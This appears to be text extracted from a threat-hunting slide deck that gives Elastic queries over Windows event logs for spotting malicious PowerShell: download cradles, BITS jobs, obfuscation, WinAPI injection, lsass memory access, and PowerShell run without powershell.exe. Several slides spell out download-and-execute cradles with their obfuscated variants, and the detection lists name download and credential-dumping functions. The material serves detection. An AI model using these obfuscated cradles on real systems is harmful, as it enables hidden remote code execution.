    winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(*WebClient* *DownloadData* *DownloadDataAsync* *DownloadDataTaskAsync* *DownloadFile* *DownloadFileAsync* *DownloadFileTaskAsync* *DownloadString* *DownloadStringAsync* *DownloadStringTaskAsync* *OpenRead* *OpenReadAsync* *OpenReadTaskAsync* *FileWebRequest* *FtpWebRequest* *HttpWebRequest* *WebRequest* *WebRequestMethods* *curl* *wget* *RestMethod* *WinHttpRequest* *WinHttp* iwr irm "*internetExplorer.Application*" "*Msxml2.XMLHTTP*" "*MsXml2.ServerXmlHttp*") OR (winlog.event_data.CommandLine:("*System.Xml.XmlDocument*" "*Excel.Application*" "*Word.Application*") AND winlog.event_data.CommandLine:(*http* *ftp* *sftp*)) OR (winlog.event_data.CommandLine:*BitsTransfer* AND - winlog.event_data.CommandLine:*upload*)) Search for cmdlets, objects and functions names, related to download cradles: PowerShell Engine is started Process Creation Service Installation Scheduled Task Creation Registry Key Modification WMI Consumer Installation

57. **57 PowerShell Download Cradles. COM objects CLSID Let's hunt It!**

    (winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:("*0002DF01-0000-0000-C000-000000000046*" "*F6D90F16-9C73-11D3-B32E- 00C04F990BB4*" "*F5078F35-C551-11D3-89B9-0000F81FE221*" "*88d96a0a-f192-11d4-a65f-0040963251e5*" "*AFBA6B42- 5692-48EA-8141-DC517DCF0EF1*" "*AFB40FFD-B609-40A3-9828-F88BBE11E4E3*" "*88d96a0b-f192-11d4-a65f-0040963251e5*" "*2087c2f4-2cef-4953-a8ab-66779b670495*") OR (winlog.event_data.CommandLine:("*000209FF-0000-0000-C000-000000000046*" "*00024500-0000-0000-C000-000000000046*") AND winlog.event_data.CommandLine:(*http* *ftp* *sftp*))) Search for CLSID of COM objects, that can be used for downloading:

58. **58 PowerShell Download Cradles. BITS powershell Import-Module bitstransfer; Start-BitsTransfer 'http://www.site.com/PSScript.ps1'**

    'bitstest'; IEX (Get-Content '\bitstest' -raw)

59. **59 PowerShell Download Cradles. BITS. Let's hunt It! winlog.event_id:3 AND**

    winlog.provider_name:"Microsoft-Windows-Bits-Client" AND winlog.event_data.processPath: ("\\powershell.exe" "\\pwsh.exe" "\\bitsadmin.exe") Search for BITS job creation events, where process is PowerShell.exe/pwsh.exe or bitsadmin.exe:

60. **60 PowerShell Download Cradles. BITS. Let's hunt It! winlog.event_id:(59 OR**

    60 OR 61) AND winlog.provider_name:"Microsoft-Windows-Bits-Client" AND -winlog.event_data.url:(*amazon.com* *avast.com* *avcdn.net* *symantec.com* *oracle.com* *bing.com* *aka.ms* *microsoft.com* *live.com* *msn.com* *office365.com* *xboxlive.xcom* *visualstudio.com* *yandex.ru* *yandex.net* "*client.dropbox.com/client*" *update.sbis.ru* *googleapis.com* *googleusercontent.com* gvt1.com *google.com* *autodesk.com* *mcneel.com* *skype.com* *adobe.com* *onenote.net* *akamaized.net* "*update.think-cell.com*" "*static.think-cell.com*" *msftspeechmodelsprod.azureedge.net* *dropboxstatic.com* *postsharp.net* *pdfcomplete.com* *techsmith.com* *hp.com* "*oneclient.sfx.ms*" *corel.com* *windowsupdate.com* *download.drp.su* *virtualearth.net*) AND -winlog.event_data.name:(SpeechModelDownloadJob "Push Notification Platform Job*" UpdateDescriptionXml PreSignInSettingsConfigJSON "Font Download" *OABRequestHandler* "CCM Message Upload*" "CCMSETUP DOWNLOAD*" "Microsoft Outlook Offline Address Book*" *CCMDTS* "WU Client Download*" *_chrome_installer* *_chrome_updater* *drp_bits_job* "Solid Edge User Experience*" "*GoogleUpdateSetup.exe*") Search for unusual URLs in BITS jobs:

61. **61 PowerShell command line obfuscation**

62. **62 PowerShell command line obfuscation powershell IEX (New-Object nET.WEBcLient).dOWNloADstriNg('http://www.site.com/PSScript.ps1') powershell**

    -command "&('I'+'EX') (&('New'+'-Obj'+'ec'+'t') ('Ne'+'t.'+'Webc'+'lient')).('Do'+'wn'+'loadSt'+'r'+'ing').Invoke(('http:/'+'/w'+'ww.'+'sit'+'e'+'.'+'com/PSScript.ps1'))" powershell -command "i`ex (new`-`ObJeCt NeT.W`E`BCLiE`Nt).\"dOWn`lOa`dsTRInG\" ('http://www.site.com/PSScript.ps1')" powershell -command "&(\"{0}{1}\"-f'I','EX') (&(\"{2}{1}{0}\"-f(\"{0}{1}\"-f'je','ct'),'Ob',(\"{0}{1}\"-f 'N','ew-')) (\"{1}{0}{3}{2}\" -f 'We','Net.','client','b')).(\"{3}{0}{2}{1}\" -f 'ow','ring','nloadSt','D').Invoke((\"{1}{4}{0}{3}{2}{5}\" - f'//www.site.','h','PSScript.ps','com/','ttp:','1'))" powershell -command " .($eNV:comspEC[4,15,25]-JOIN'')([striNG]::Join('', ('1001001z1000101P1011000;100000i101000r1001110:1100101,1110111>101101;1001111,1100010P1101010r1100101;
    1100011P1110100>100000z1001110C1100101i1110100!101110;1010111P1100101:1100010!1100011,1101100>1101001
    z1100101,1101110!1110100r101001!101110C1000100P1101111P1110111z1101110r1101100P1101111r1100001P11001
    00r1010011z1110100;1110010i1101001C1101110z1100111:101000!100111!1101000i1110100z1110100;1110000C11101
    0z101111r101111;1110111z1110111!1110111;101110!1110011,1101001r1110100>1100101!101110>1100011i1101111z1
    101101:101111;1010000,1010011C1010011;1100011P1110010>1101001z1110000z1110100>101110i1110000!1110011;1 10001r100111!101001' -splIt'P'-splIt'C'-SpliT';'-sPlit':' -SpLIt'!' -SPIIt'', -SPLIt 'i' -SpLit'r'-SpLIT 'z'-spLIT '>' |FOREACH-oBJECT{([ConvERT]::ToinT16(($_.TOsTring()), 2) -aS [CHAr]) }))))"

63. 63 PowerShell command line obfuscation powershell -command "('--' |%{${}}=+

$( )}{ ${*$}= ${})} }{${$(= ++ ${})} } { ${(} = ++ ${})} }{ ${%}= ++ ${})} }{${!(}= ++${})}}{ ${- } =++${})} }{ ${] }= ++ ${})} } { ${'}=++${})}}{ ${:(} = ++${})} } { ${-)*} =++ ${})}}{ ${~;(} =\"[\" + \"$(@{ }) \"[${'}]+ \"$(@{})\" [\"${$(}\" +\"${-)*}\"]+\"$(@{ })\"[\"${(}\"+\"${*$}\"]+ \"$?\"[${$(}] + \"]\"}{${)}=\"\".(\"$(@{ })\"[\"${$(}\" + \"${!(}\"] + \"$(@{})\"[\"${$(}\" +\"${] }\"] +\"$(@{})\"[${*$}] + \"$(@{ }) \"[${!(}] +\"$?\"[${$(}]+ \"$(@{}) \"[${%}])} { ${)}=\"$(@{ })\"[\"${$(}${!(}\"] + \"$(@{})\"[${!(}]+\"${)}\"[\"${(}${'}\"] }) ;\"${)}(${~;(}${'}${%} + ${~;(}${] }${-)*}+ ${~;(}${:'(}${:'(} + ${~;(}${%}${(} +${~;(}${!(}${*$}+ ${~;(}${'}${:'(}+${~;(}${$(}${*$}${$(}+ ${~;(}${$(}${$(}${-)*}+ ${~;(}${!(}${-}+ ${~;(}${'}${-)*}+${~;(}${-)*}${:'(}+${~;(}${$(}${*$}${] }+ ${~;(}${$(}${*$}${$(+${~;(}${-)*}${-)*}+${~;(}${$(}${$(}${] }+${~;(}${%}${(}+ ${~;(}${'}${:'(}+${~;(}${$(}${*$}${$(+${~;(}${$(}${] }+${~;(}${!(}${] }+${~;(}${:'(}${'} + ${~;(}${$(}${*$}${$(}+${~;(}${-)*}${:'(} + ${~;(}${-)*}${-)*} +${~;(}${$(}${*$}${:'(}+ ${~;(}${$(}${*$}${-}+ ${~;(}${$(}${*$}${$(}+ ${~;(}${$(}${$(}${$(}${*$}+ ${~;(}${$(}${$(}${$(}] +${~;(}${!(}${$(+ ${~;(}${!(}${] }+${~;(}${] }${:'(}+ ${~;(}${$(}${$(}${$(}${$(}+ ${~;(}${$(}${$(}${$(}${-)*} +${~;(}${$(}${$(}${$(}${*$} +${~;(}${$(}${$(}${*$}${:'(} +${~;(}${$(}${$(}${$(}${$(}+ ${~;(}${-)*}${'}+${~;(}${$(}${$(}${*$}${*$}+ ${~;(}${:'(}${%}+${~;(}${$(}${$(}${$(}] }+${~;(}${$(}${$(}${$(}${!(}+ ${~;(}${$(}${$(}${*$}${-}+${~;(}${$(}${$(}${$(}${*$} + ${~;(}${$(}${$(}${*$}${%}+ ${~;(}${!(}${*$} +${~;(}${%}${-)*}+ ${~;(}${$(}${$(}${*$}${!(} +${~;(}${$(}${$(}${$(}${] } +${~;(}${$(}${$(}${$(}${] }+${~;(}${$(}${$(}${$(}${(} +${~;(}${-}${:'(} + ${~;(}${!(}${'} + ${~;(}${!(}${'} + ${~;(}${$(}${$(}${$(}${-)*} +${~;(}${$(}${$(}${$(}${-)*} + ${~;(}${$(}${$(}${$(}${-)*} +${~;(}${!(}${] }+${~;(}${$(}${$(}${$(}${-}+ ${~;(}${$(}${$(}${*$}${- }+${~;(}${$(}${$(}${$(}${] } +${~;(}${$(}${$(}${*$}${$(} +${~;(}${!(}${] } + ${~;(}${-)*}${-)*}+ ${~;(}${$(}${$(}${$(}${$(}+ ${~;(}${$(}${$(}${*$}${-)*}+ ${~;(}${!(}${'} +${~;(}${:'(}${*$}+${~;(}${:'(}${%}+${~;(}${:'(}${%} +${~;(}${-)*}${-)*}+${~;(}${$(}${$(}${$(}${!(}+ ${~;(}${$(}${$(}${*$}${-}+ ${~;(}${$(}${$(}${$(}${(}+ ${~;(}${$(}${$(}${$(}${] }+${~;(}${!(}${] }+${~;(}${$(}${$(}${$(}${(}+ ${~;(}${$(}${$(}${$(}${-}+ ${~;(}${!(}${-)*} + ${~;(}${%}${-)*} + ${~;(}${!(}${$(})\" | . ${)}"

64. 64 PowerShell command line obfuscation Let's hunt it! (winlog.event_data.CommandLine.keyword:/.*`.*`.*`.*`.*`.*/ OR

winlog.event_data.CommandLine.keyword:/.*^.*^.*^.*^.*^.*/ OR winlog.event_data.CommandLine.keyword:/.*{.*{.*{.*{.*{.*/ OR winlog.event_data.CommandLine.keyword:/.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*\{.*/ OR winlog.event_data.CommandLine.keyword:/.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*\+.*/) Search for the PowerShell command lines with special characters ({, [, ‘, ` + …):

65. 65 PowerShell command line obfuscation Let's hunt it! (winlog.event_data.CommandLine:*char* AND

winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:(*ToInt* *ToDecimal* *ToByte* *ToUint* *ToSingle* *ToSByte*) AND winlog.event_data.CommandLine: (*ToChar* *ToString* *String*)) OR (winlog.event_data.CommandLine:*split* AND winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:*ForEach* AND winlog.event_data.CommandLine:*Xor*) OR winlog.event_data.CommandLine:"*cOnvErTTO-SECUreStRIng*" Search for specific combinations of methods in the PowerShell command lines:

66. **66 PowerShell command line obfuscation Let's hunt it! winlog.event_data.CommandLine:(*hctac* *kearb***

    dnammoc *ekovn* *eliFd* *rahc* *etirw* *golon* *tninon* *eddih* *tpircS* *ssecorp* *llehsrewop* *esnopser* *daolnwod* *tneilCbeW* *tneilc* *ptth* *elifotevas* *46esab* *htaPpmeTteG* *tcejbO* *maerts* *hcaerof* *ekovni* *retupmoc*) Search for the PowerShell command lines with reversed strings:

67. **67 Too long PowerShell command lines Let's hunt it! (winlog.event_data.CommandLine:(*powershell***

    pwsh) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine.keyword:/(.){800,}/ Search for the PowerShell processes with command lines longer than 800 characters:

68. **68 Accessing WinAPI in PowerShell It is possible to invoke**

    Windows API function calls via internal .NET methods and reflection https://github.com/PowerShellMaf ia/PowerSploit/blob/master/Code Execution/Invoke-DllInjection.ps1

69. **69 winlog.event_data.ScriptBlockText(*WaitForSingleObject* *QueueUserApc* *RtlCreateUserThread* *OpenProcess* *VirtualAlloc* *VirtualFree* *WriteProcessMemory* *CreateUserThread* *CloseHandle***

    GetDelegateForFunctionPointer *CreateThread* *memcpy* *LoadLibrary* *GetModuleHandle* *GetProcAddress* *VirtualProtect* *FreeLibrary* *ReadProcessMemory* *CreateRemoteThread* *AdjustTokenPrivileges* *WriteByte* *WriteInt32* *OpenThreadToken* *PtrToString* *FreeHGlobal* *ZeroFreeGlobalAllocUnicode* *OpenProcessToken* *GetTokenInformation* *SetThreadToken* *ImpersonateLoggedOnUser* *RevertToSelf* *GetLogonSessionData* *CreateProcessWithToken* *DuplicateTokenEx* *OpenWindowStation* *OpenDesktop* *MiniDumpWriteDump* *AddSecurityPackage* *EnumerateSecurityPackages* *GetProcessHandle* *DangerousGetHandle* *kernel32* *Advapi32* *msvcrt* *ntdll* *user32* *secur32*) Search for specific WinAPI function names in command lines and script blocks: Accessing WinAPI in PowerShell Let's hunt it!

70. **70 winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:8 AND winlog.event_data.SourceImage:"\\powershell.exe" Search for CreateRemoteThread from**

    PowerShell.exe: Accessing WinAPI in PowerShell. Code injection. Let's hunt it!

71. **71 winlog.event_id:(8 OR 10) AND winlog.event_data.SourceImage:"\\powershell.exe" AND winlog.event_data.TargetImage:"\\lsass.exe" Search for**

    opening of lsass.exe memory by PowerShell.exe: Accessing WinAPI in PowerShell. Credentials dumping. Let's hunt it! Invoke-Mimikatz usage for credentials dumping Out-Minidump usage for creation of lsass memory dump

72. **72 PowerShell without PowerShell.exe PowerShell it isn't necessary PowerShell.exe; PowerShell**

    language is implemented in System.Management.Automation.dll written in C#; And at it's core, that's what PowerShell really is, the System.Management.Automation.dll; PowerShell.exe is just a client program of the DLL.

73. **73 PowerShell without PowerShell.exe. Event for detect**

74. **74 PowerShell without PowerShell.exe. Event for detect**

75. **75 PowerShell without PowerShell.exe Let's hunt it! ((winlog.event_id:7 AND winlog.event_data.ImageLoaded:("\\System.Management.Automation.dll"**

    "\\System.Management.Automation.ni.dll")) OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND - winlog.event_data.Image:("\\powershell.exe" "\\powershell_ise.exe" "\\sqlps.exe" "\\sdiagnhost.exe" "\\wsmprovhost.exe" "\\winrshost.exe" "\\mscorsvw.exe" "\\syncappvpublishingserver.exe" "\\runscripthelper.exe") AND - winlog.event_data.CommandLine:(*powershell* *sdiagnhost* *wsmprovhost* *syncappvpublishingserver* *runscripthelper*) Search for the PowerShell processes with command lines longer than 800 characters:

76. **76 Keep calm and make To Do List! 1. Quick**

    Wins: • Upgrade all Windows hosts to PowerShell 5; • Uninstall PowerShell 2; • Collect EID 400 from "Windows PowerShell" event log (generated by default whenever the PowerShell starts); • Collect EID 7045 from "System" event log (service installation); • Collect EID 5861 from "Microsoft-Windows-WMI- Activity/Operational" (WMI subscription creation). 2. Improved: • Configure standard Windows process creation audit with command lines enabled. Collect EID 4699 from "Security" event log; • Configure scheduled tasks creation audit. Collect EID 4798 from "Security" event log; • Collect EID 4104 with warning level from "Microsoft-Windows-PowerShell/Operational" event log (Script Block Logging). 3. Advanced: • Deploy Sysmon/EDR. Collect its logs; • Configure full Script Block Logging audit; • Configure PowerShell Transcription Logging

77. None